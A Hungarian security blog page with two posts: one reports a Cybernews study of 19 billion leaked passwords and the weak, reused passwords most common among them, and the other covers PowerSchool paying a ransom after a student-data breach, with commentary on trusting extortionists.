
Keresés

linkz

A lustaság 50 árnyalata


2025. május 06. 09:38 - Csizmazia Darab István [Rambo]

A különféle szolgáltatásokban való bejelentkezéshez szükséges egy név-jelszó páros. Ami ugye elvileg erős (van benne minden), egyedi (az egyes helyen különbözőt használunk), és ha haladó csoportosak vagyunk, megtámogatjuk kétfényezős hitelesítéssel (mint a banki vagy az ügyfélkapus bejelentkezésnél). **Ezt fejben elvileg már nagyjából mindenki tudja, de vajon a valóságban követjük is ezeket a tanácsokat?**




A rövid válasz az, hogy nem, a hosszabb válasz részleteit pedig a Cybernews felméréséből ismerhetjük meg közelebbről. **A szakemberek 19 milliárd kiszivárgott jelszót elemeztek**, és az ezzel kapcsolatos tanulságokat összegezték most közreadott jelentésükben. **A vizsgált állomány körülbelül 200 különböző kiberbiztonsági incidensből kiszivárgott**, és nyilvánosan elérhetővé vált adatbázisból származott.

A legtöbben (a felhasználók 42%-a) 8-10 karakteres jelszavakat használt, de sokan meg is állnak a nyolcas hosszúságnál. **Az elemzett jelszavak közel egyharmada (27%) csak kisbetűkből és számjegyekből állt, vagyis sem nagybetű, sem pedig speciális karakter nem szerepelt benne nehezítésként.**




Elszomorító eredmény, hogy a korábbi (2011 óta közreadott) worst password toplisták elrettentő dobogós helyezettjei: 123456 (338 millió előfordulás), admin, password, és hasonlók sajnos továbbra is igen gyakoriak. Úgy tűnik sokakat nem érdekel, hogy **ezeket a primitív karakter sorozatokat pillanatok alatt fel lehet törni, rövidségük és kitalálható egyszerűségük egyaránt gyenge-pont, de az összes publikusan elérhető szótáralapú gyűjtemény is velük kezdődik.**

A felmérés szerint a trágár kifejezésekből álló jelszavak meglepően gyakoriak voltak (16 millió) a találatok között - ez itt elsősorban angol nyelvű tartalmakat jelent: f*ck, sh*t, d*ck, b*tch, etc.




Ami még érdekes adalék, hogy a 19 milliárd jelszónak csupán a 6%-a (kb. 1.1 Mrd) volt valóban valamilyen egyedi karaktersorozat.

Az eredeti szivárogtatások több, mint 3 TB adatot tartalmaztak, és további olyan érzékeny információkkal voltak tele, amelyek alkalmasak lehetnek a fiókok ellopására vagy az érintett felhasználók ellen megszemélyesítéses támadások során. A jelen elemzéshez használt fájl 19,030,305,929 jelszót tartalmazott, az állomány pedig így "csak" 213 GB méretű volt.



A fantáziátlanság nem csak a dobogós helyeken jár csúcsra, hanem az élmezőnyt követő további népszerű kifejezések is az unalomig ismert, és rendszeresen felbukkanó szavakat tartalmazzák: **love, dream, sun, freedom, batman, banana, mario, joker, stb. Az állatnevek is törzsvendégek a gyenge és újrahasznált jelszavak listáján: lion, wolf, bear, monkey, tiger - egy egész állatkertnyi sorakozik belőlük azoknál, akik azt gondolják, ezt aztán soha senki ki nem találná rajtuk kívül.**

De azoknak sincs nagyobb szerencséjük, akik ismert celebek nevét, nagyvárosokat, országokat, a hónapok nevét, autómárkákat választanak arra, hogy privát szférájukat az illetéktelen behatolóktól megvédjék.



Az egyik legnagyobb adatbázisban, a havibeenpwned.com weboldalon a mai napon 14.9 milliárd lopott-kiszivárgott jelszó szerepel, de emellett még számos további publikus gyűjtemény fellelhető a neten, például breachdirectory.org, leak-lookup.com, stb.

A hogyan válasszunk erős jelszót témáról itt beszéltünk korábban részletesen, a jelszószéf használatáról - amely nem csak megjegyezni és előhívni, hanem generálni is tudja az erős egyedi választékos jelszavakat itt értekeztünk. A kétfaktoros autentikáció előnyei szóba kerültek már több ízben, például itt. És végül, de nem utolsósorban a jobb vírusirtó megoldások már arra is képesek, hogy a nyilvános adatbázisok alapján figyelmeztessenek, ha valamely - akár darkwebes - gyűjteményben felbukkanna a feltört/kiszivárgott belépési accountunk.

Szólj hozzá!
Címkék: statisztika jelentés jelszó elemzés password cybernews


Ajánlott bejegyzések:

[Futottak még helyett jelentős mennyiség](#)

[Szia uram, alku érdekel?](#)

[A ransom harcosok klubja](#)

[Egy a jelszónk, tartós 123456](#)



[A kriptobevételek felett az égbolt felhőtlen](#)

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz





Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Már a csalókban sem lehet bízni - miért lehetett bármikor?

2025. május 09. 13:38 - Csizmazia Darab István [Rambo]

Na ez nem egy vadonatúj megállapítás, legalábbis remélhetőleg senkinek nem az. **A mostani történet újból feleleveníti a korábbi diskurzusokat: megengedhető-e manapság váltságdíjat zetni, no meg szabad-e hinni a mesékben?**


A történet eredetileg 2024. decemberében indult, amikor az USA PowerSchool nevű oktatásügyi szoftver szolgáltatóját kibertámadás érte, melynek során **titkosítás nem is biztos hogy történt, de adatlopás viszont biztosan. A támadók december 19. és 23. között szereztek jogosulatlan hozzáférést a PowerSchool rendszereihez egy feltört karbantartói ók segítségével, ám a cégben a támadást csak december 28-án fedezték fel.**

A vállalat ezek után fizetett az ismeretlen támadóknak azért, hogy az ellopott érzékeny adatok ne kerüljenek nyilvánosságra, illetve adatok törléséért. A kifizetett összeg pontos mértékét ugyanakkor nem hozták nyilvánosságra.



A PowerSchool jelentős szereplő, hiszen **több, mint 60 millió diákot szolgál ki világszerte.** És hogy mik is voltak ezek a bizalmas adatok? A támadók hozzáfértek **többek között amerikai és kanadai diákok, tanárok és szülők személyes adataihoz, például nevekhez, címekhez, születési dátumokhoz, társadalombiztosítási számokhoz, egészségügyi információkhoz és tanulmányi eredményekhez.**

Emellett a tanulók fogyatékossággal kapcsolatos információi, nemi, faji és etnikai hovatartozásuk, plusz vészhelyzet esetén értesítendő személyek adatai is kikerültek. A PowerSchool a támadók kérésére **ismeretlen összegű váltságdíjat zetett, és állításuk szerint videós bizonyítékot kaptak arról, hogy az ellopott adatokat valóban törölték (hehe).** A vállalat azt hangsúlyozta, hogy ez a lépésük csakis a diákok, tanárok és közösségek védelme érdekében történt.



Az incidens **szinte minden korosztályt érintett, értsük ezalatt mindazokat, akik 1985. szeptember 3. és 2024. december 28. a vállalattal szerződésben álló diákok voltak + oktatók, ami elég nagy merítés.** Ahogy azt a 2013. óta jelenlévő ransomware esetekben mindig is hangsúlyozni szoktunk, nem Grál lovagokkal üzletelünk, hanem bűnözőkkel. Ami azt jelenti, hogy az elkódolt, titkosított állományainkért **zetett váltságdíjért semmi nem garantálja, hogy egyáltalán kapunk valamit, vagy működő helyreállító kulcsot.**

Az igaz, hogy a bűnöző csoportok valamennyire igyekeznek vigyázni a saját hírnevükre, és bizonyítani, hogy érdemes nekik fizetni, ám ez sokszor mégsem történik így. **Még ha adnak is dekódoló programot - ahogy az a Colonial Pipeline esetnél történt, a 4.4 millió dollár váltságdíj leszurkolása után kapott helyreállító olyan rettentő lassú volt, hogy mégis inkább korábbi saját mentésekből dolgoztak.**

The Register

PowerSchool paid thieves to delete stolen student, teacher data. Crooks may have lied

Now individual school districts extorted by fiends

Iain Thomson

